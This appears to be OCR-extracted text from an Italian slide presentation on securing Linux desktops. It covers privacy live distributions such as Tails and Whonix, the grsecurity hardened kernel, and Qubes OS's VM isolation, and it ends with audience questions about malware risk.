
Live-CD, una soluzione “estrema”..


Opt out of global data surveillance programs like PRISM, XKeyscore, and Tempora - PRISM Break - Mozilla Firefox
File Edit View History Bookmarks Tools Help
https://prism-break.org
Google
PRISM ⚡ BREAK
Media
Donate Bitcoin
Contribute
English


Free alternatives	Notes
Liberté Linux Live CD/USB based on Hardened Gentoo designed as a communication aid in hostile environments.	A live distribution like **Tails** or **Liberté Linux** is the fastest and easiest way to a secure operating system. All you have to do is create a bootable CD or USB drive with the files provided and you're set. Everything else will be preconfigured for you. A virtual machine (VM) image like **Whonix** is designed to be run inside of a virtualization package like VirtualBox. VirtualBox can be installed on Windows, Linux, OS X, and Solaris. This means that if you're stuck using Windows or OS X for whatever reason, you can install VirtualBox and use Whonix to increase your privacy and security.
Tails Live CD/USB based on Debian and Tor aimed at preserving your privacy and anonymity.	
JonDo Live CD/USB based on Debian with pre-configured tools for anonymous surfing and more.	
Whonix	

img: http://www.ibm.com/developerworks/library/l-linux-kernel/

img: http://www.cse.wustl.edu/~jain/cse571-09/ftp/vmsec/index.html



Hardened kernel (grsecurity)



What is grsecurity?

Grsecurity® is an extensive security enhancement to the Linux kernel that defends against a wide range of security threats through intelligent access control, memory corruption-based exploit prevention, and a host of other system hardening that generally require no configuration. It has been actively developed and maintained for the past 14 years. Commercial support for grsecurity is available through Open Source Security, Inc.

Defends against zero-day

Mitigates shared-host/container weaknesses

Goes beyond access control


Integrates with your existing distribution

Has a proven track record

http://grsecurity.net/

Qubes OS [https://www.qubes-os.org/]

“A reasonably secure operating system”



trusted & secure hypervisor, e.g. Xen
“Work” VM
“Shopping” VM
“Random” VM
...
Isolation enforced by the hypervisor!
The user’s desktop

img src: Wikipedia

Domande?

(Anche) quest'anno sarà l'anno di (GNU/)Linux su desktop..

Quali sono i rischi nell'usare una postazione di lavoro basata su questo sistema operativo?

Sono al sicuro da malware, ransomware, ciaware (no pun intended), etcware?

Ma se vengo e lascio ’i destopp spento a casa, sono al sicuro?